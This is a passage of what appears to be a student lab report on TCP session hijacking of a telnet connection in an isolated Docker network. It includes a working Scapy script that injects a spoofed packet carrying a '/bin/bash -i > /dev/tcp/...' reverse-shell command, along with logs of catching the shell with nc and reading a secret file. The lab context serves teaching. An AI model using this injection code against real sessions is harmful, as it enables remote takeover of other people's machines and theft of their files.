To restore this content, you can run the 'unminimize' command.
Last login: Thu Oct 27 14:01:29 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
```


- Again launching the attack.

```
root@VM:/volumes# nc -l 9090 &
[1] 36
root@VM:/volumes# python3 autohijack.py
```

- Again we got stuck meaning the sniffing started and session is hijacked.

```
To restore this content, yo
Last login: Thu Oct 27 14:0
.9.0.0 on pts/2
seed@0f0ba1e814df:~$ ls
secret  victim
seed@0f0ba1e814df:~$ l
```

- While the traffic is moving in Wireshark



- And the **Attacker** found the secret


```
root@VM:/volumes# nc -l 9090 &
[1] 36
root@VM:/volumes# python3 autohijack.py
This is secret file
```

- I stopped the attack and killed the connection between **user1** and **victim**'s machine from **victim**'s machine.

```
root@0f0ba1e814df:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
 State
tcp        0      0 0.0.0.0:23              0.0.0.0:*
 LISTEN
tcp        0      0 127.0.0.11:40939        0.0.0.0:*
 LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:47200
 ESTABLISHED
root@0f0ba1e814df:/# ss -K dst 10.9.0.6 dport 47200
Netid State Recv-Q Send-Q Local Address:Port    Peer Address:Port
Process
tcp   ESTAB 0      0           10.9.0.5:telnet      10.9.0.6:47200

root@0f0ba1e814df:/#
```

Task 4

- For this task I have modified the code from Automatic Hijack Script.




```
1 from scapy.all import *
2
3 def spoof_tcp(pkt):
4         ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
5         tcp = TCP(sport=pkt[TCP].dport,
  dport=pkt[TCP].sport, flags="A", seq=pkt[TCP].ack+5,
  ack=pkt[TCP].seq+len(pkt[TCP].payload))
6         data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090
  0<&1 2>&1 \r"
7         pkt = ip/tcp/data
8         #ls(pkt)
9         send(pkt, iface="br-c836eef5bef8", verbose=0)
10
11 pkt=sniff(iface='br-c836eef5bef8', filter='tcp and src host
  10.9.0.5 and src port 23', prn=spoof_tcp)
```

- Re-establishing link between **user1** and **victim**'s machine from **user1**'s terminal.

```
root@f5debbc61b39:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0f0ba1e814df login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-50-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Oct 27 14:51:22 UTC 2022 from user1-10.9.0.6.net-10.9.0.0 on pts/2
```

- Launching the Attack and listening on port 9090

```
root@VM:/volumes# nc -l 9090 &
[1] 60
root@VM:/volumes# nc -l 9090 &
[2] 61
root@VM:/volumes# python3 autohijack.py &
[3] 62
```

- In **user1**'s terminal we got stuck while typing

```
not required on a system that users do not l

To restore this content, you can run the 'un
Last login: Thu Oct 27 14:51:22 UTC 2022 fro
.9.0.0 on pts/2
seed@0f0ba1e814df:~$ ls
secret  victim
seed@0f0ba1e814df:~$ l
```

- Now coming back to the **Attacker**'s terminal we just need to press simple enter or a command and then enter. After that we close one of the jobs which were listening on port 9090 and with the other one we will simply use forgo command and then press enter to get the reverse shell. Now we can use the commands to access the **user1**'s terminal and get the secret.

```
root@VM:/volumes# nc -l 9090 &
[1] 60
root@VM:/volumes# nc -l 9090 &
[2] 61
root@VM:/volumes# python3 autohijack.py &
[3] 62
root@VM:/volumes# seed@0f0ba1e814df:~$ ls
autohijack.py  rst.py      synflood    synflood.py
hijack.py      rstauto.py  synflood.c

[2]+  Stopped                 nc -l 9090
root@VM:/volumes# jobs
[1]   Running                 nc -l 9090 &
[2]+  Stopped                 nc -l 9090
[3]-  Running                 python3 autohijack.py &
root@VM:/volumes# fg 1
nc -l 9090
^Z
[1]+  Stopped                 nc -l 9090
root@VM:/volumes# fg 2
nc -l 9090


seed@0f0ba1e814df:~$ ls
ls
secret
victim
seed@0f0ba1e814df:~$ cat secret
cat secret
This is secret file
seed@0f0ba1e814df:~$
```

Hence, all the objectives have been successfully achieved.